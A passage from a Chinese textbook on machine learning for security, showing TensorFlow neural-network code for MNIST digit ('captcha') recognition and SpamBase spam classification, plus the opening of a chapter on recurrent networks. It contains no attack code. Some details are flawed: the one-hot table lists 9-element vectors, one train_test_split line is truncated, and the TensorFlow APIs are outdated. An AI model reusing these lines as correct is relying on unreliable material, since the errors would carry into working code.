


图15-11 TensorFlow计算模型示例图

使用placeholder函数设置占位符，用于定义整个数据流的输入和输出。在这个例子中x和_y都是这种情况，其中，x对应整个系统输入，是一个维度为784的向量集合，且长度不限制；_y是整个系统的输出，对应一个维度为10的向量集合，两者的特征数据类型都是浮点型；另外，需要定义drop_out的比例keep_prob，同样也是浮点型。

```
x = tf.placeholder("float", [None, 784])
y_ = tf.placeholder("float", [None, 10])
keep_prob=tf.placeholder(tf.float32)
```

定义整个系统中的变量W1、b1、W2、b2，其中隐藏层具有300个节点。

```
in_units=784
h1_units=300
W1=tf.Variable(tf.truncated_normal([in_units,h1_units],stddev=0.1))
b1=tf.Variable(tf.zeros([h1_units]))
W2=tf.Variable(tf.zeros([h1_units,10]))
b2=tf.Variable(tf.zeros([10]))
```

定义整个系统的操作函数，其中隐藏层有一层，使用relu函数生成：

```
hidden1=tf.nn.relu(tf.matmul(x,W1)+b1)
hidden1_drop=tf.nn.dropout(hidden1,keep_prob)
y = tf.nn.softmax(tf.matmul(hidden1_drop,W2) + b2)
```

定义衰减函数，这里的衰减函数使用交叉熵来衡量，通过Adagrad自适应调节，学习速率为0.3：

```
cross_entropy = tf.reduce_mean(-tf.reduce_sum(y_*tf.log(y),reduction_indices=[1]))
train_step = tf.train.AdagradOptimizer(0.3).minimize(cross_entropy)
```

初始化全部变量并定义会话，在TensorFlow中每个会话都是独立的，互不干扰：

```
init = tf.initialize_all_variables()
sess = tf.Session()
sess.run(init)
```

我们定义每次训练的数据子集的个数：

```
batch_size=100
```

每次我们都顺序取出100个数据用于训练，便于梯度下降算法快速收敛，整个训练的次数取决于整个数据集合的长度以及每次训练的数据个数，其中keep_prob比例为75%：

```
for i in range(int(len(x_training_data)/batch_size)):
    batch_xs=x_training_data[(i*batch_size):((i+1)*batch_size)]
    batch_ys=y_training_data[(i*batch_size):((i+1)*batch_size)]
    sess.run(train_step, feed_dict={x: batch_xs, y_: batch_ys, keep_prob:0.75})
```

3.验证

TensorFlow的数据验证非常简单，使用自带的API即可：

```
correct_prediction = tf.equal(tf.argmax(y, 1), tf.argmax(y_, 1))
accuracy = tf.reduce_mean(tf.cast(correct_prediction, tf.float32))
print(sess.run(accuracy, feed_dict={x: x1, y_: y1, keep_prob:1.0}))
```

运行结果如下，准确率约为96%，准确率提升不少，这就是神经网络的魅力。

```
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_device.cc:25] Local device intra op parallelism threads limit is set to 4
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_session.cc:45] Local session inter op parallelism threads limit is set to 4
0.9601
```

15.6 示例：在TensorFlow下识别验证码（三）

完整演示代码请见本书GitHub上的15-3.py

1. 数据清洗与特征提取

我们依然使用MNIST数据集合和TensorFlow的DNN（如图15-12所示），同样使用one-hot编码处理标记数据。




图15-12 3层DNN示意图

2. 训练

我们使用DNN模型进行计算，使用placeholder函数设置占位符，用于定义整个数据流的输入和输出。在这个例子中x和_y都是这种情况，其中，x对应整个系统输入，是一个维度为784的向量集合，且长度不限制；_y是整个系统的输出，对应一个维度为10的向量集合，两者的特征数据类型都是浮点型；另外，需要定义drop_out的比例keep_prob，同样也是浮点型：

```
x = tf.placeholder("float", [None, 784])
```

```
y_ = tf.placeholder("float", [None, 10])
keep_prob=tf.placeholder(tf.float32)
```

定义整个系统中的变量，其中有3个隐藏层：

```
in_units=784
out_units=10
h1_units=300
h2_units=200
h3_units=100
W1=tf.Variable(tf.truncated_normal([in_units,h1_units],stddev=0.1))
b1=tf.Variable(tf.zeros([h1_units]))
W2=tf.Variable(tf.zeros([h1_units,h2_units]))
b2=tf.Variable(tf.zeros([h2_units]))
W3=tf.Variable(tf.zeros([h2_units,h3_units]))
b3=tf.Variable(tf.zeros([h3_units]))
W4=tf.Variable(tf.zeros([h3_units,out_units]))
b4=tf.Variable(tf.zeros([out_units]))
```

定义整个系统的操作函数，其中隐藏层有3层，使用relu函数生成：

```
hidden1=tf.nn.relu(tf.matmul(x,W1)+b1)
hidden2=tf.nn.relu(tf.matmul(hidden1,W2)+b2)
hidden3=tf.nn.relu(tf.matmul(hidden2,W3)+b3)
hidden_drop=tf.nn.dropout(hidden3,keep_prob)
y = tf.nn.softmax(tf.matmul(hidden_drop,W4) + b4)
```

定义衰减函数，这里的衰减函数使用交叉熵来衡量，通过Adagrad自适应调节，学习速率为0.3：

```
cross_entropy = tf.reduce_mean(-tf.reduce_sum(y_*tf.log(y),reduction_indices=[1]))
train_step = tf.train.AdagradOptimizer(0.3).minimize(cross_entropy)
```

初始化全部变量并定义会话，在TensorFlow中每个会话都是独立的，互不干扰：

```
init = tf.initialize_all_variables()
sess = tf.Session()
sess.run(init)
```

我们定义每次训练的数据子集的个数：

```
batch_size=100
```

每次我们都顺序取出100个数据用于训练，便于梯度下降算法快速收敛，整个训练的次数取决于整个数据集合的长度以及每次训练的数据个数，其中keep_prob比例为75%：

```
for i in range(int(len(x_training_data)/batch_size)):
    batch_xs=x_training_data[(i*batch_size):((i+1)*batch_size)]
    batch_ys=y_training_data[(i*batch_size):((i+1)*batch_size)]
    sess.run(train_step, feed_dict={x: batch_xs, y_: batch_ys, keep_prob:0.75})
```

3.验证

TensorFlow的数据验证非常简单，使用自带的API即可：

```
correct_prediction = tf.equal(tf.argmax(y, 1), tf.argmax(y_, 1))
accuracy = tf.reduce_mean(tf.cast(correct_prediction, tf.float32))
print(sess.run(accuracy, feed_dict={x: x1, y_: y1, keep_prob:1.0}))
```

运行结果如下，准确率约为93%，可见并非深度学习就一定效果好，当数据量不大时，SVM的效果很有可能优于深度学习。

```
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_device.cc:25] Local device intra op parallelism threads limit: 4
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_session.cc:45] Local session inter op parallelism threads limit: 4
0.9361
```

15.7 示例：在TensorFlow下识别垃圾邮件（一）

完整演示代码请见本书GitHub上的15-4.py。

1. 数据清洗与特征提取

垃圾邮件是信息时代的副产品，具有以下危害：

- 占用网络带宽，造成邮件服务器拥塞，进而降低整个网络的运行效率。
- 侵犯收件人的隐私权，侵占收件人信箱空间，耗费收件人的时间、精力和金钱。有的垃圾邮件还盗用他人的电子邮件地址作为发信地址，严重损害了他人的信誉。
- 被黑客利用成为助纣为虐的工具。2000年2月，黑客攻击雅虎等五大热门网站就是一个例子。黑客先是侵入并控制了一些高带宽的网站，集中众多服务器的带宽能力，然后用数以亿万计的垃圾邮件猛烈袭击目标，造成被攻击网站网路堵塞，最终瘫痪。
- 严重影响ISP的服务形象。在国际上，频繁转发垃圾邮件的主机会被上级国际因特网服务提供商列入国际垃圾邮件数据库，从而导致该主机不能访问国外许多网站。而且收到垃圾邮件的用户会因为ISP没有建立完善的垃圾邮件过滤机制，而转向其他ISP。一项调查表明：ISP每争取一个用户要花费75美元，但是每年因垃圾邮件要失去7.2%的用户。
- 妖言惑众、骗人钱财、传播色情等内容的垃圾邮件，已经对现实社会造成了危害。

我们使用SpamBase这个入门级的垃圾邮件分类训练集来测试。SpamBase的数据不是原始的邮件内容而是已经特征化的数据，对应的特征是统计的关键字以及特殊符号的词频，一共58个属性，其中最后一个属性是垃圾邮件的标记位，如图15-13所示。特征数据结构举例如下：

```
word_freq_make: continuous.  
word_freq_address: continuous.  
word_freq_all: continuous.  
word_freq_3d: continuous.  
word_freq_our: continuous.  
word_freq_over: continuous.  
word_freq_remove: continuous.  
word_freq_internet: continuous.  
word_freq_order: continuous.  
word_freq_mail: continuous.  
word_freq_receive: continuous.  
word_freq_will: continuous.  
word_freq_people: continuous.  
word_freq_report: continuous.  
word_freq_addresses: continuous.
```




图15-13 SpamBase数据集特征抽取过程

数据来源为4601封邮件，其中1813封为垃圾邮件，数据内容举例如下：

```
0, 0.64, 0.64, 0, 0.32, 0, 0, 0, 0, 0.64, 0, 0, 0, 0.32, 0, 1.29, 1.93, 0, 0.96, 0, 0, 0, 0, 0, 0, 0, 0,  
0.43, 0.43, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0.07, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0.132, 0, 0.372, 0.18, 0,
```

加载SpamBase数据集，使用逗号切分，并且转换成数值型：

```
x=[]  
y=[]  
with open(filename) as f:  
    for line in f:
```

```
line=line.strip('\n')
v=line.split(',')
y.append(int(v[-1]))
t=[]
for i in range(57):
    t.append(float(v[i]))
t=np.array(t)
x.append(t)
x=np.array(x)
y=np.array(y)
```

随机划分数据集为训练集和测试集，其中测试集占40%：

```
x_train, x_test, y_train, y_test=train_test_split( x,y, test_size=0.4, random_state=
return x_train, x_test, y_train, y_test
```

2.训练

训练与验证过程如图15-14所示。

使用朴素贝叶斯算法进行训练：

```
gnb = GaussianNB()
y_predict = gnb.fit(x_train, y_train).predict(x_test)
```




图15-14 SpamBase垃圾邮件训练与验证过程

3.验证

使用测试数据集进行分类，得到分类结果`y_predict`，将`y_predict`与训练测试集的标记`y_test`进行比对，得到测试结果：

```
score = metrics.accuracy_score(y_test, y_predict)
print('Accuracy: {:.2f}'.format(score))
```

测试结果准确率约为82%：

```
Accuracy: 0.826181
```

15.8 示例：在TensorFlow下识别垃圾邮件（二）

完整演示代码请见本书GitHub上的15-5.py。

1.数据清洗与特征提取

我们尝试使用DNN算法进行训练与分类，数据清洗与特征提取方式与上例一致。

2.训练

我们使用TensorFlow提供的Scikit-Learn风格的接口，相对于TensorFlow原生的API接口，Scikit-Learn风格的接口更加简洁，比如构造多层隐藏层时，只要设置即可，不用反复调用创建隐藏层的函数。以创建两层隐藏层的DNN为例：

```
x_train, x_test, y_train, y_test=load_SpamBase("../data/spambase/spambase.data")
feature_columns = tf.contrib.learn.infer_real_valued_columns_from_input(x_train)
classifier = tf.contrib.learn.DNNClassifier(
    feature_columns=feature_columns, hidden_units=[30,10], n_classes=2)
```

其中hidden_units=[30, 10]表明具有两层隐藏层，每层节点数分别为30和10。对训练集合进行训练，其中steps=500表明训练500个批次，batch_size=10表明每个批次有10个训练数据：

```
classifier.fit(x_train, y_train, steps=500, batch_size=10)
y_predict=list(classifier.predict(x_test, as_iterable=True))
```

3.验证

使用测试数据集进行分类，得到分类结果y_predict，将y_predict与训练测试集的标记y_test进行比对，得到测试结果：

```
score = metrics.accuracy_score(y_test, y_predict)
print('Accuracy: {:.2f}'.format(score))
```

测试结果准确率约为87%，比朴素贝叶斯略好：

Accuracy: 0.866377

15.9 本章小结

本章重点介绍了TensorFlow入门知识以及多层感知机与DNN算法的基础知识，我们在使用相同的垃圾邮件训练数据集合和相同的特征提取方式的情况下，对比了朴素贝叶斯和DNN的检测效果，DNN略好。虽然这是一个不严谨的对比，因为两种算法都有优化空间，但是确实也能说明一定的问题，使我们第一次实际感受到了深度学习的魅力。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <https://github.com/tensorflow/tensorflow/tree/master/tensorflow/examples>
- https://www.tensorflow.org/get_started/tflearn
- <http://tflearn.org/examples/>
- <https://github.com/tflearn/tflearn/blob/master/examples/nlp/>
- <https://github.com/jikexueyuanwiki/tensorflow-zh>
- <http://tech.sina.com.cn/it/2015-11-12/doc-ifxksqiv8295057.shtml>

还有一些参考文献值得一读：

[1] D Ciresan, U Meier, L M Gambardella, J Schmidhuber.Convolutional Neural Network Committees for Handwritten Character Classification.International Conference on Document Analysis&Recognition, 2011: 1135-1139.

[2] P Simard, D Steinkraus, J Platt.Best Practices for Convolutional Neural Networks Applied to Visual Document Analysis.International Conference on Document Analysis&Recognition, 2003: 958.

[3] 黄文坚, 唐源.TensorFlow实战[M].北京：电子工业出版社，2017.

第16章 循环神经网络算法

之前我们介绍了适合处理时序数据的HMM模型，本章我们将继续介绍其中的一员大将：循环神经网络算法。循环神经网络算法通过特殊的结构使得自身具有了记忆性，可以使用记忆更好地进行判断，因此在自然语言处理、信号处理、情感识别等领域具有广泛应用。人们甚至已经实现让循环神经网络学习，然后自动生成代码和写诗作画。

本章介绍循环神经网络算法的基本概念，通过案例讲解如何使用循环神经网络算法来识别基于MNIST数据集的验证码，识别恶意负面评论，学习现有城市名称的特点自动生成城市名称，识别WebShell，通过学习常用密码自动生成常用密码，识别异常操作等。

16.1 循环神经网络算法概述

古人云温故而知新（见图16-1），我们在分析事物的时候总会结合自身以前的经历，即使遇到从未见过的情况，也会尽量回忆以前类似场景下是如何解决的，这个其实就和循环神经网络的思路一致。

循环神经网络（Recurrent Neural Networks, RNN）算法是深度学习算法中非常有名的一种算法。RNN之所以称为循环神经网络，是因为一个序列当前的输出与前面的输出有关。具体的表现形式为：网络会对前面的信息进行记忆并应用于当前输出的计算中，即隐藏层之间的节点不再无连接而是有连接的，并且隐藏层的输入不仅包括输入层的输出还包括上一时刻隐藏层的输出。理论上，RNN能够对任何长度的序列数据进行处理。但是在实践中，为了降低复杂性往往假设当前的状态只与前面的几个状态相关。

RNN的独特能力来自于它特殊的结构，如图16-2所示， x 代表输入， h 代表输出，输出的一部分会作为输入的一部分重新输入，于是RNN具有了一定的记忆性。



图16-1 温故而知新

把RNN神经元展开来分析，RNN等效于一连串共享系数的神经元串联在一起，如图16-3所示，这也解释了RNN特别适合处理时序数据的原因。




图16-2 RNN结构示例图（一）




图16-3 RNN结构示例图（二）

但是生活的经验告诉我们，在比较复杂的情况下，只分析时序数据的最近几个数据是难以得到合理的结果的，需要更长的记忆来追根溯源，于是就有了LSTM（Long Short Term Memory），LSTM可以在更长的时间范围内分析时序数据，如图16-4所示。针对LSTM的详细描写请参考经典文章：<http://colah.GitHub.io/posts/2015-08-Understanding-LSTMs/>




图16-4 RNN之LSTM示例图

16.2 示例：识别验证码

完整演示代码请见本书GitHub上的16-1.py。

1.数据清洗与特征化

我们继续使用MNIST数据集，MNIST数据集详细介绍请阅读第3章相关内容。这次，我们利用TFLearn提供的API来获取MNIST数据集：

```
x, Y, testX, testY = mnist.load_data(one_hot=True)
```

第一次调用这个API的时候，会自动下载MNIST数据集到默认目录：

```
Downloading MNIST...
Successfully downloaded train-images-idx3-ubyte.gz 9912422 bytes.
Extracting mnist/train-images-idx3-ubyte.gz
Downloading MNIST...
Successfully downloaded train-labels-idx1-ubyte.gz 28881 bytes.
Extracting mnist/train-labels-idx1-ubyte.gz
Downloading MNIST...
Successfully downloaded t10k-images-idx3-ubyte.gz 1648877 bytes.
Extracting mnist/t10k-images-idx3-ubyte.gz
Downloading MNIST...
Successfully downloaded t10k-labels-idx1-ubyte.gz 4542 bytes.
Extracting mnist/t10k-labels-idx1-ubyte.gz
```

后继再调用该API时会自动从默认目录中加载对应的文件：

```
Extracting mnist/train-images-idx3-ubyte.gz
Extracting mnist/train-labels-idx1-ubyte.gz
Extracting mnist/t10k-images-idx3-ubyte.gz
Extracting mnist/t10k-labels-idx1-ubyte.gz
```

其中需要注意的是，原有数据集中将数据标记为0~9，分别代表0~9这10个数字。在神经网络中为了简化设计，一般将最后一层设计成0~1型开关结构，所以0~9可以用一个长度为10的向量表示，每一位分别代表不同的数字，这种编码叫做one-hot，也称为独热编码，编码转换关系如表16-1所示。

表16-1 MNIST标记数据one-hot编码

原有标记	现有标记	原有标记	现有标记
0	[1,0,0,0,0,0,0,0,0]	5	[0,0,0,0,0,1,0,0,0,0]
1	[0,1,0,0,0,0,0,0,0]	6	[0,0,0,0,0,0,1,0,0,0]
2	[0,0,1,0,0,0,0,0,0]	7	[0,0,0,0,0,0,0,1,0,0]
3	[0,0,0,1,0,0,0,0,0]	8	[0,0,0,0,0,0,0,0,1,0]
